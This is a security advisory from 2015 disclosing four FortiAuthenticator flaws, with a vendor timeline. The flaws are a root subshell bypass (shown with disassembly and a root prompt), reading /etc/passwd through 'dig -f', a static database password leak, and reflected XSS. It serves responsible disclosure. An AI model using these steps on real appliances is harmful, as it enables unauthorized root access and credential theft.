security-assessment.com

Vulnerability Advisory – Vendor Disclosure

Name	FortiAuthenticator Multiple Vulnerabilities
Vendor Website	www.fortinet.com
Affected Software	Verified on FortiAuthenticator v300 build 0007
Date Released	29th January 2015
Researchers	Denis Andzakovic

Description

This document details multiple vulnerabilities found within the Fortinet FortiAuthenticator virtual appliance. The FortiAuthenticator is a user identity management appliance, supporting two factor authentication, RADIUS, LDAP, 802.1x Wireless Authentication, Certificate management and single sign on.

The FortiAuthenticator appliance was found to contain a subshell bypass vulnerability, allowing remote administrators to gain root level access via the command line. Local file and password disclosure vulnerabilities were discovered, as well as a Reflected Cross Site Scripting vulnerability within the SCEP system.

Exploitation

dbgcore_enable_shell_access Subshell Bypass

By logging into the Fortinet Authenticator and executing the 'shell' command, a malicious user can gain a root /bin/bash shell on the server. However, unless the /tmp/privexec/dbgcore_enable_shell_access file exists (the contents of this file are irrelevant), then the command returns 'shell: No such command.' If the file is present, then the command succeeds and a root shell is given. The following disassembly of the fac_cli shell shows the check condition:

Shell Check Condition

```
.text:0804CAB1 ; ---------------------------------------------------------------------------
.text:0804CAB1                 push    ebp
.text:0804CAB2                 mov     ebp, esp
.text:0804CAB4                 sub     esp, 10h
.text:0804CAB7                 push    0
.text:0804CAB9                 push    offset aTmpPrivexecDbg ; "/tmp/privexec/dbgcore_enable_she
.text:0804CABE                 call    _access
.text:0804CAC3                 add     esp, 10h
.text:0804CAC6                 test    eax, eax
.text:0804CAC8                 jnz     short locret_804CAEB
.text:0804CACA                 sub     esp, 0Ch
.text:0804CACD                 push    0Bh
.text:0804CACF                 call    sub_804E732
.text:0804CAD4                 add     esp, 0Ch
.text:0804CAD7                 push    0
.text:0804CAD9                 push    offset aBinBash ; "/bin/bash"
.text:0804CADE                 push    offset aBinBash ; "/bin/bash"
.text:0804CAE3                 call    _execl
.text:0804CAE8                 add     esp, 10h
```

The '/tmp/privexec/dbgcore_enable_shell_access' file can be created by using the 'load-debug-kit' command and specifying a network accessible tftp server with the relevant debug kit. The debug kits were found to be generated by an internal Fortinet tool called 'mkprivexec'. The 'load-debug-kit' command expects encrypted binaries which are subsequently executed.

The following screenshot shows the root level access gained, this command was executed as the default admin user:

Root Shell

```
> shell
bash-3.1# id
uid=0(root) gid=0(root) groups=0(root)
```

An attacker that can either generate a valid debug kit or create the appropriate file in /tmp/privexec can therefore get a root shell. This is likely a workaround for CVE-2013-6990, however an attacker can still obtain root level command line access with some additional steps.

Local File Disclosure

A malicious user can pass the '-f' flag to the 'dig' command and read files from the filesystem. The following screenshot shows the /etc/passwd file being read from the device:


Local File Disclosure

```
> dig -f /etc/passwd

; <<>> DiG 9.8.0-P4 <<>> root:x:0:0:root:/:/bin/bash
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 32938
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;root:x:0:0:root:/:/bin/bash.   IN      A

;; AUTHORITY SECTION:
.                       10686   IN      SOA     a.root-servers.net.

;; Query time: 164 msec
;; SERVER: 208.91.112.53#53(208.91.112.53)
;; WHEN: Sun Aug 31 23:13:34 2014
;; MSG SIZE  rcvd: 120

; <<>> DiG 9.8.0-P4 <<>> # User "daemon" is needed for Apache.
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 29300
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
```

Password Disclosure

A malicious user may use the debug logging functionality within the Fortinet FortiAuthenticator administrative console to obtain the passwords of the PostgreSQL database users. The disclosed passwords were found to be weak and are static across Fortinet FortiAuthenticator appliances:


Password Disclosure



Reflected Cross Site Scripting

By coercing a legitimate user (usually through a social engineering attack) to visit a specific FortiAuthenticator URL, an attacker may execute malicious JavaScript in the context of the user's browser. This can subsequently be used to harm the user's browser or hijack their session. This is due to the 'operation' parameter in the SCEP service being reflected to the end user without sufficient input validation and output scrubbing. The following screenshot details the Reflected Cross Site Scripting vulnerability:

Reflected XSS POC



Solution

No official solution is currently available for these vulnerabilities. Email correspondence with Fortinet suggests that the Local File Disclosure and Password Disclosure vulnerabilities have been resolved in version 3.2. No official documentation was found to confirm this.

Timeline

08/10/2014 – Initial email sent to Fortinet PSIRT team.
09/10/2014 – Advisory documents sent to Fortinet.
15/10/2014 – Acknowledgement of advisories from Fortinet.
16/10/2014 – Fortinet advised the Local File and Password disclosure issues would be resolved in the 3.2 release.
31/10/2014 – Additional information sent to Fortinet RE Reflected XSS
03/11/2014 – Additional information sent to Fortinet RE Reflected XSS
02/12/2014 – Update requested from Fortinet.
13/12/2014 – Update requested from Fortinet.
29/01/2015 – Advisory Release.

Responsible Disclosure Policy

Security-Assessment.com follow a responsible disclosure policy.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com
Phone +64 4 470 1650